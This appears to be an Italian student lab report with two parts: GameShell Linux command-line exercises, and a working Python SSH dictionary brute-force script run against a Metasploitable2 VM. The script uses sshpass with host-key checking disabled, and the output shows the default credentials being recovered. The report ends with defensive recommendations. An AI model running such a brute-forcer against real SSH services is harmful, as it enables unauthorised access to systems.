

Report di Progetto – Sicurezza Informatica e Sistemi Linux

Nome e Cognome: Squicciarino Donato **Esercizio:** w8d4

Introduzione

Il progetto è composto da due task su Kali Linux. Il **Task 1** consiste nell'installare e utilizzare **GameShell**, un gioco didattico per acquisire familiarità con i comandi Linux, documentando i livelli completati in una guida operativa. Il **Task 2** richiede la scrittura di un programma (Python o C) per un attacco Brute-Force ad un servizio SSH, da testare su una macchina Debian/Ubuntu.

Di seguito viene approfondita la Parte 1, relativa all'installazione di GameShell.

Di seguito viene approfondita nel dettaglio la Parte 1 del progetto, relativa all'installazione e all'utilizzo di GameShell.

Task 1 – Installazione e configurazione di GameShell

Obiettivo

GameShell è un gioco a riga di comando pensato per insegnare i comandi Linux di base attraverso una serie di sfide progressive (livelli). Ogni livello sblocca il successivo solo dopo aver individuato ed eseguito correttamente il comando richiesto, rendendo l'apprendimento interattivo e graduale.

Prerequisiti

Prima di procedere con l'installazione è necessario:

1. Disporre di una macchina con **Kali Linux** installato e funzionante.
2. Avere una **connessione ad Internet attiva**, poiché sia i pacchetti di sistema che lo script di GameShell vengono scaricati da remoto.
3. Eseguire preventivamente l'aggiornamento della lista dei pacchetti con il comando:

```
BASH: sudo apt update
```

Questo comando contatta i repository configurati nel sistema e aggiorna l'elenco locale dei pacchetti disponibili, garantendo che le versioni installate successivamente siano quelle più recenti presenti nei repository.

Passo 1 – Installazione delle dipendenze

GameShell richiede alcuni pacchetti di sistema per funzionare correttamente (gestione del testo, manuali, monitoraggio processi, editor, ecc.). Il comando da eseguire è:

```
BASH: sudo apt install gettext man-db procps psmisc nano tree bsdmainutils x11-apps wget
```

Una breve descrizione dei pacchetti coinvolti:

- **gettext:** strumenti per l'internazionalizzazione dei testi, utilizzati da GameShell per la gestione dei messaggi.
- **man-db:** gestisce il database delle pagine di manuale (man), necessarie per alcuni livelli del gioco.
- **procs:** fornisce utility per il monitoraggio dei processi (es. ps, top).
- **psmisc:** strumenti aggiuntivi per la gestione dei processi (es. killall, fuser).
- **nano:** editor di testo da riga di comando, utile per modificare file durante alcuni esercizi.
- **tree:** comando per visualizzare la struttura delle directory in formato ad albero.
- **bsdmainutils:** raccolta di utility di base derivate da BSD.
- **x11-apps:** piccole applicazioni grafiche X11, usate in alcuni livelli che prevedono output grafico.
- **wget:** strumento da riga di comando per scaricare file da Internet, indispensabile per il passo successivo.

Passo 2 – Download dello script di installazione

Una volta installate le dipendenze, si procede al download dello script principale di GameShell direttamente dal repository ufficiale su GitHub:

BASH:
wget https://github.com/phyver/GameShell/releases/download/latest/gameshell.sh

Il comando wget scarica il file gameshell.sh nella directory corrente. È consigliabile verificare, con il comando ls, che il file sia stato effettivamente scaricato prima di proseguire.

Passo 3 – Avvio del gioco

Terminato il download, GameShell può essere avviato con:

BASH
bash gameshell.s

Questo comando esegue lo script tramite l'interprete bash, avviando l'ambiente di gioco.

Livelli GameShell

Livello 1

Obiettivo missione: Vai in cima alla torre del castello.



Procedimento svolto:

BASH:

<i>Comando: ls</i> Castello Foresta Giardino ls Montagna Stalla
<i>Comando: cd Castello</i>
<i>Comando: ls</i> Cantina Grande_sala Osservatorio Palazzo_principale Torre_principale
<i>Comando: cd Palazzo_principale</i>
<i>Comando: ls</i> Biblioteca Primo_piano Sala_del_trono
<i>Comando: cd Primo_piano</i>
<i>Comando: ls</i> Secondo_piano
<i>Comando: cd Secondo_piano</i>
<i>Comando: ls</i> Cima_della_torre
<i>Comando: cd Cima_della_torre</i>

Comando: **gsh check** Missione completata!


Livello 2:

Obiettivo missione: Vai nella cantina del castello.

Obiettivo secondario: Scoprire le differenze tra `cd -` e `cd ..`

Comandi utili forniti dal gioco:

- `cd -` = Torna alla cartella posizione precedente alla attuale.
- `cd ..` = Spostati alla cartella genitore (un passo indietro rispetto alla posizione attuale).
- `Pwd` = Mostra il percorso in cui ci si trova.



```
[usa 'gsh help' per avere la lista dei comandi disponibili]
[mission 2] $ cd -
/home/kali/gameshell/World/Castello/Palazzo_principale/Primo_piano/Secondo_piano

[usa 'gsh help' per avere la lista dei comandi disponibili]
[mission 2] $ cd ..

[usa 'gsh help' per avere la lista dei comandi disponibili]
[mission 2] $ pwd
/home/kali/gameshell/World/Castello/Palazzo_principale/Primo_piano

[usa 'gsh help' per avere la lista dei comandi disponibili]
[mission 2] $ cd

[usa 'gsh help' per avere la lista dei comandi disponibili]
[mission 2] $ ls
Castello Foresta Giardino ls Montagna Stalla

[usa 'gsh help' per avere la lista dei comandi disponibili]
[mission 2] $ cd Castello

[usa 'gsh help' per avere la lista dei comandi disponibili]
[mission 2] $ ls
Cantina Grande_sala Osservatorio Palazzo_principale Torre_principale

[usa 'gsh help' per avere la lista dei comandi disponibili]
[mission 2] $ cd Cantina

[usa 'gsh help' per avere la lista dei comandi disponibili]
[mission 2] $ ls
botte_di_mele

[usa 'gsh help' per avere la lista dei comandi disponibili]
[mission 2] $ gsh check

Congratulazioni, la missione 2 è stata completata con successo!
```

Osservazioni sull'obiettivo secondario: il comando `<cd ->` riporta l'utente all'ultima posizione in cui si trovava prima dello spostamento corrente (nell'esempio, `Secondo_piano`, ovvero il percorso raggiunto al termine del Livello 1), mentre `<cd ..>` sposta di un solo livello verso la cartella genitore rispetto alla posizione attuale. Il comando `cd`, usato senza argomenti, riporta invece direttamente alla home directory (`/home/kali/gameshell/World`).

Livello 3:

Obiettivo missione: Tornare alla posizione iniziale e andare alla stanza del trono utilizzando solo due comandi.

Note: il primo comando deve portare al punto iniziale, l'ultimo deve portare direttamente alla stanza del trono.

```
[mission 3] $ gsh goal

()=(
,
(
@=(
)

Obiettivi Missione
=====

Devi tornare alla posizione iniziale e andare alla stanza del trono utilizzando solo due comandi.

Note
-----

Puoi sperimentare con quanti comandi vuoi ma devi validare la missione alle seguenti condizioni:
- il primo comando deve portarti al punto iniziale,
- l'ultimo comando deve portarti direttamente alla stanza del trono.

Comandi utili
=====

cd
Torna indietro alla posizione iniziale.

cd POSIZIONE1/POSIZIONE2/POSIZIONE3
Fa diversi spostamenti con un comando.

Note
-----

Le parole in MAIUSCOLO nei comandi sono meta-variabili: devi sostituirle con dei valori (di tipo stringa).

()=(
,
(
@=(
)
```

Procedimento svolto:

```
[usa 'gsh help' per avere la lista dei comandi disponibili]
[mission 3] $ cd

[usa 'gsh help' per avere la lista dei comandi disponibili]
[mission 3] $ cd Castello/Palazzo_principale/Sala_del_trono

[usa 'gsh help' per avere la lista dei comandi disponibili]
[mission 3] $ gsh check

Congratulazioni, la missione 3 é stata completata con successo!
```

Osservazioni: il primo comando `cd`, ha riportato alla posizione iniziale (home directory). Il secondo comando ha invece concatenato in un unico `cd` l'intero percorso verso la Sala del trono (Castello/Palazzo_principale/Sala_del_trono), rispettando così il vincolo dei due soli comandi richiesto dalla missione.

Livello 12:

Obiettivo missione: Mentre si vaga per il primo piano della torre, alcuni dipinti magnifici catturano la vista. Aggiungere una copia del più vecchio nella propria cassa.

Obiettivo secondario: Prendersi un momento per ammirare i dipinti.

Comandi utili forniti dal gioco:

- `ls -l` – Stampa un elenco di file della cartella attuale, con informazioni aggiuntive inclusa la data di ultima modifica.
- `cat FILE` – Mostra il contenuto del file.

```
mission 12) $ gsh goal
```

```
/s\/_..-./s\
\_/_--\_/\)
```

```
Obiettivi Missione
```

```
Mentre vaghi per il primo piano della torre, alcuni dipinti magnifici catturano la tua vista. Aggiungi una copia del più vecchio nella tua cassa.
```

```
Obiettivi secondari
```

```
Prenditi un momento per ammirare i dipinti.
```

```
Comandi utili
```

```
ls -l
Stampa un elenco di file della cartella attuale, con informazioni aggiuntive incluse la data di ultima modifica.
```

```
cat FILE
Mostra il contenuto del file.
```

```
/s\/_..-./s\
\_/_--\_/\)
```

[illegible]

Osservazioni: tramite **ls -l** è stato possibile individuare, oltre ai nomi dei file, anche le rispettive date di ultima modifica, permettendo di identificare `dipinto_xXmBDuOv` (datato 15 Nov 1983) come il dipinto più vecchio tra i tre presenti. Con il comando **cp dipinto_xXmBDuOv ~/Foresta/Capanna/Cassa/**, abbiamo copiato così il dipinto nella cassa del giocatore. Infine, con il comando **cat** è stato possibile visualizzare il contenuto del dipinto .

Livello 20:

Obiettivo missione: Il pirotecnico del re sta cercando di ricordarsi gli incantesimi magici per creare il gran finale del suo spettacolo. L'incantesimo comincia con il comando charmiglio e deve essere seguito da 4 lettere casuali (es. charmiglio abcd). L'obiettivo è aiutare il pirotecnico trovando le 4 lettere corrette per lanciare i fuochi giusti.

Note: quando le quattro lettere sono sbagliate, la reazione magica può richiedere molto tempo, ed è quindi necessario interromperla; è previsto che si debbano fare diversi tentativi prima di trovare la combinazione giusta.

```
~/Castello/Cantina/'Tana_della_regina_dei_ragni_gWnoujzwhfo8fxAB i5FnEbwhMYaJwWcn
[mission 20] $ gsh goal -

Obiettivi missione

Il pirotecnico del re sta cercando di ricordarsi gli incantesimi magici per creare il gran finale per il suo spettacolo. Questo incantesimo comincia il lavoro charmiglio e
deve essere seguito da 4 lettere casuali come

o $ charmiglio abcd
o $ charmiglio oops

Aiuta il pirotecnico trovando 4 lettere per lanciare i fuochi giusti.

NOTA: quando le quattro lettere sono sbagliate, la reazione magica può richiedere molto tempo. Devi interromperla!
Sarà necessario provare diverse volte per trovare la combinazione giusta di lettere che funziona.

Comandi utili

charmiglio CCCC
questo comando (non standard) create alcuni fuochi d'artificio
- se le quattro lettere sono valide, i fuochi cominceranno dopo pochi secondi
- se le quattro lettere non sono valide, la reazione magica richiederà molto tempo per fallire

Control-C (scritto anche come ^c)
premendo Control e c allo stesso tempo interrompe il comando attuale inviando il segnale di INterruzione al processo
```

Procedimento svolto:

Dopo alcuni tentativi falliti con combinazioni di lettere errate (interrotti manualmente con Control-c per via del tempo di attesa eccessivo), è stata individuata la combinazione corretta: **charmiglio**
ujzw.

[illegible]

Task 2: Sviluppo di uno script di attacco Brute-Force SSH

Task 2 – Attacco Brute-Force ad un servizio SSH

Obiettivo

L'obiettivo della Task 2 è realizzare, in un linguaggio a scelta tra Python e C, uno strumento che esegua un attacco di tipo Brute-Force contro un servizio SSH attivo su una macchina Debian/Ubuntu di test, al fine di comprendere il funzionamento di questa tipologia di attacco e le relative implicazioni in termini di sicurezza. Come linguaggio è stato scelto **Python**, sfruttando la libreria **Paramiko**, che fornisce un'implementazione del protocollo SSH utilizzabile via codice.

Come macchina target per i test è stata utilizzata **Metasploitable2**, una distribuzione volutamente vulnerabile pensata per esercitazioni di sicurezza in ambiente controllato.

Preparazione dell'ambiente

Prima di installare le librerie necessarie, è stato creato un **ambiente virtuale Python** (venv), in modo da isolare le dipendenze del progetto da quelle di sistema ed evitare conflitti con altri pacchetti eventualmente già installati sulla macchina Kali. All'interno dell'ambiente virtuale è stata poi installata la libreria paramiko, necessaria per gestire le connessioni SSH da codice Python.

Verifica preliminare del servizio SSH sul target

Prima di procedere con lo sviluppo dello script, è stata verificata la raggiungibilità della macchina target e la disponibilità del servizio SSH:

1. È stato eseguito il comando: **nmap -p IP_METASPLOITABLE2** , per confermare che fosse raggiungibile in rete.
2. È stato verificato che il **servizio SSH fosse attivo sulla porta 22**, la porta standard per questo protocollo, così da assicurarsi che il target fosse effettivamente predisposto per ricevere tentativi di connessione SSH prima di avviare l'attacco.

Solo dopo aver confermato entrambe le condizioni si è proceduto con lo sviluppo e l'esecuzione dello script.

```
(kali㉿kali)-[~]  
$ nmap -p 22 192.168.50.101  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-06 12:21 -0400  
Nmap scan report for 192.168.50.101  
Host is up (0.024s latency).  
  
PORT      STATE SERVICE  
22/tcp    open  ssh  
MAC Address: 08:00:27:B3:D6:5E (Oracle VirtualBox virtual NIC)  
  
Nmap done: 1 IP address (1 host up) scanned in 4.78 seconds
```

Sviluppo codice Python:

```
brute_force.py x
brute_force.py > brute_force_ssh
1 import paramiko
2 import sys
3 import os
4 import subprocess
5
6 def brute_force_ssh(target_host, port, username, wordlist_path):
7     # Verifichiamo che il file della wordlist esista
8     if not os.path.exists(wordlist_path):
9         print(f"[-] Errore: Il file {wordlist_path} non esiste.")
10        return
11
12    # Creiamo un'istanza del client SSH
13    ssh = paramiko.SSHClient()
14    # Accettiamo automaticamente le chiavi host sconosciute (solo per l'ambiente di test)
15    # 1. Inizializza il trasporto SSH a basso livello
16    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy)
17
18
19    # Apertura del file contenente le password
20    with open(wordlist_path, 'r', encoding='utf-8', errors='ignore') as file:
21        for line in file:
22            # Rimuoviamo gli spazi bianchi e i caratteri di a capo (\n)
23            password = line.strip()
24            if not password:
25                continue
26
27            try:
28                print(f"[*] Tentativo con la password: {password}")
29
30                # Tentativo di connessione
31                res = connesione_ssh_metasploitable(target_host,username,password)
32                if res==True:
33                    # Se non viene sollevata alcuna eccezione, la password è corretta
34                    print(f"\n[+] SUCCESS: Password trovata!")
35                    print(f"[+] Host: {target_host}")
36                    print(f"[+] Username: {username}")
37                    print(f"[+] Password: {password}\n")
38                    return
39
```

1.Importazione dei moduli: vengono caricati Paramiko e i moduli di sistema necessari allo script.

2.Controllo della wordlist: la funzione verifica che il file contenente le password esista prima di procedere.

3.Configurazione SSH: viene creato il client SSH e impostata l'accettazione automatica delle chiavi degli host sconosciuti.

4.Lettura delle password: la wordlist viene letta riga per riga, ignorando eventuali righe vuote.

5.Verifica delle credenziali: ogni password viene testata tramite la funzione di connessione; se l'accesso riesce, vengono mostrate le credenziali valide e lo script termina.

```

44  except paramiko.AuthenticationException:
45      # Password errata, continuiamo il ciclo
46      continue
47  except paramiko.SSHException as ssh_err:
48      # Gestione di errori legati al protocollo o al banner SSH
49      print(f"[-] Errore SSH: {ssh_err}")
50      continue
51  except Exception as e:
52      # Gestione di errori generici (es. timeout o host non raggiungibile)
53      print(f"[-] Errore di connessione: {e}")
54      return
55
56  print("[-] Fine della wordlist. Nessuna password corretta è stata trovata.")
57

```

6. Gestione Eccezioni e Conclusione del Ciclo:

Lo script distingue gli errori di autenticazione, quelli relativi alla connessione SSH e gli errori di rete più gravi. Nei primi casi prova la password successiva, mentre in caso di problemi critici interrompe l'esecuzione. Se nessuna password della wordlist risulta valida, viene mostrato un messaggio finale di esito negativo.

```

58  def connessione_ssh_metasploitable(ip, username, password, comando="id"):
59      """
60      Stabilisce una connessione SSH con una macchina legacy (Metasploitable 2)
61      sfruttando il client SSH di sistema tramite subprocess.
62      """
63      # Costruzione del comando sshpass + ssh con le opzioni per algoritmi datati
64      cmd = [
65          "sshpass", "-p", password,
66          "ssh",
67          "-o", "StrictHostKeyChecking=no",
68          "-o", "UserKnownHostsFile=/dev/null",
69          "-o", "PubkeyAcceptedAlgorithms=ssh-rsa",
70          "-o", "HostKeyAlgorithms=ssh-rsa",
71          "-o", "KexAlgorithms=diffie-hellman-group1-sha1,diffie-hellman-group-exchange-sha1",
72          "-o", "ConnectTimeout=5",
73          f"{username}@{ip}",
74          comando
75      ]

```

7. Funzione connessione_ssh_metasploitable:

La funzione tenta l'accesso SSH utilizzando username e password forniti, esegue il comando `id` per verificare la connessione e usa `sshpass` per automatizzare l'inserimento della password. Disabilita inoltre il controllo delle chiavi host e abilita algoritmi SSH obsoleti necessari per la compatibilità con Metasploitable 2, impostando anche un timeout di 5 secondi.

```

77     try:
78         # Esecuzione del comando di rete
79         risultato = subprocess.run(
80             cmd,
81             stdout=subprocess.PIPE,
82             stderr=subprocess.PIPE,
83             text=True
84         )
85
86         if risultato.returncode == 0:
87             print(f"[+] Connessione riuscita a {ip}!")
88             print(f"[+] Output del comando '{comando}':\n")
89             print(risultato.stdout)
90             return True
91         else:
92             print(f"[-] Connessione fallita. Errore: {risultato.stderr.strip()}")
93             return False
94
95     except FileNotFoundError:
96         print("[-] Errore: 'sshpass' non è installato sul sistema Kali.")
97         print("[-] Per installarlo esegui nel terminale: sudo apt install sshpass")
98         return False
99
100 if __name__ == "__main__":
101     # Esempio di utilizzo dei parametri
102     # Modificare questi valori in base alla configurazione della propria macchina di test
103     TARGET = "192.168.50.101"      # IP della macchina target (es. Kali o Ubuntu)
104     PORT = 22                     # Porta del servizio SSH
105     USER = "msfadmin"            # Utente target
106     WORDLIST = "passwords.txt"    # Percorso del file delle password
107
108     # Creazione di una wordlist fittizia di test se non esiste già
109     if not os.path.exists(WORDLIST):
110         with open(WORDLIST, "w") as f:
111             f.write("password123\nadmin\nroot\n123456\nmsfadmin\n")
112         print(f"[+] File '{WORDLIST}' di test creato automaticamente.")
113
114     brute_force_ssh(TARGET, PORT, USER, WORDLIST)
115

```

8.Esecuzione e avvio dello script:

Il comando SSH viene eseguito tramite `subprocess.run()` e il risultato viene controllato per verificare se la connessione ha avuto successo. Lo script gestisce anche l'eventuale assenza di `sshpass`, configura i parametri del target, crea una wordlist di test se necessario e infine avvia la funzione principale.

Esito dell'Esecuzione (Task 2)

```

Problems Output Debug Console Terminal Ports
(.venv)~(kali@kali)~[~/Desktop/claudio]
$ python brute_force.py
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugin),107(fuse),111(lpadmin),112(admin),119(smbshare),1000(msfadmin)

[-] Fine della wordlist. Nessuna password corretta è stata trovata.

(.venv)~(kali@kali)~[~/Desktop/claudio]
$ python brute_force.py
[*] Tentativo con la password: password123
[-] Connessione fallita. Errore: Warning: Permanently added '192.168.50.101' (RSA) to the list of known hosts.
Permission denied, please try again.
[*] Tentativo con la password: admin
[-] Connessione fallita. Errore: Warning: Permanently added '192.168.50.101' (RSA) to the list of known hosts.
Permission denied, please try again.
[*] Tentativo con la password: root
[-] Connessione fallita. Errore: Warning: Permanently added '192.168.50.101' (RSA) to the list of known hosts.
Permission denied, please try again.
[*] Tentativo con la password: 123456
[-] Connessione fallita. Errore: Warning: Permanently added '192.168.50.101' (RSA) to the list of known hosts.
Permission denied, please try again.
[*] Tentativo con la password: msfadmin
[+] Connessione riuscita a 192.168.50.101!
[+] Output del comando 'id':

uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugin),107(fuse),111(lpadmin),112(admin),119(smbshare),1000(msfadmin)

[+] SUCCESS: Password trovata!
[+] Host: 192.168.50.101
[+] Username: msfadmin
[+] Password: msfadmin

```

L'output del terminale conferma il corretto funzionamento dello script `brute_force.py` durante la fase di test sulla macchina target Metasploitable 2 (192.168.50.101):

1. **Iterazione della Wordlist:** Lo script ha scansionato in sequenza le password contenute nel file di dizionario (password123, admin, root, 123456), gestendo e registrando a terminale i fallimenti di autenticazione (*Permission denied*).
2. **Autenticazione Riuscita:** Al tentativo con la password `msfadmin`, la connessione SSH è stata stabilita con successo.
3. **Esecuzione del Comando Remoto:** Il sistema remoto ha eseguito il comando `id`, restituendo l'output di conferma delle credenziali dell'utente (`uid=1000(msfadmin) gid=1000(msfadmin)...`).
4. **Report di Successo:** Lo script ha terminato l'esecuzione evidenziando le credenziali individuate:
 - **Host:** 192.168.50.101
 - **Username:** msfadmin
 - **Password:** msfadmin

Conclusioni Finali

Il progetto ha permesso di raggiungere gli obiettivi previsti nelle due attività.

La **Task 1**, svolta con **GameShell**, ha consolidato l'utilizzo della CLI Linux, in particolare per la gestione di file, permessi e processi.

La **Task 2** ha mostrato come credenziali deboli possano rendere vulnerabile un servizio SSH a un attacco a dizionario. Un brute force puro, senza l'utilizzo di wordlist, può richiedere tempi molto elevati soprattutto contro password lunghe e complesse; una wordlist permette invece di concentrare i tentativi sulle password più probabili.

Per ridurre questi rischi è consigliabile utilizzare **chiavi SSH**, disabilitare il login diretto di `root`, adottare password robuste, usare strumenti come **Fail2ban** e mantenere il servizio SSH aggiornato.

In conclusione, l'esercitazione ha evidenziato quanto una corretta configurazione del servizio e l'utilizzo di credenziali sicure siano fondamentali per ridurre l'efficacia degli attacchi brute force.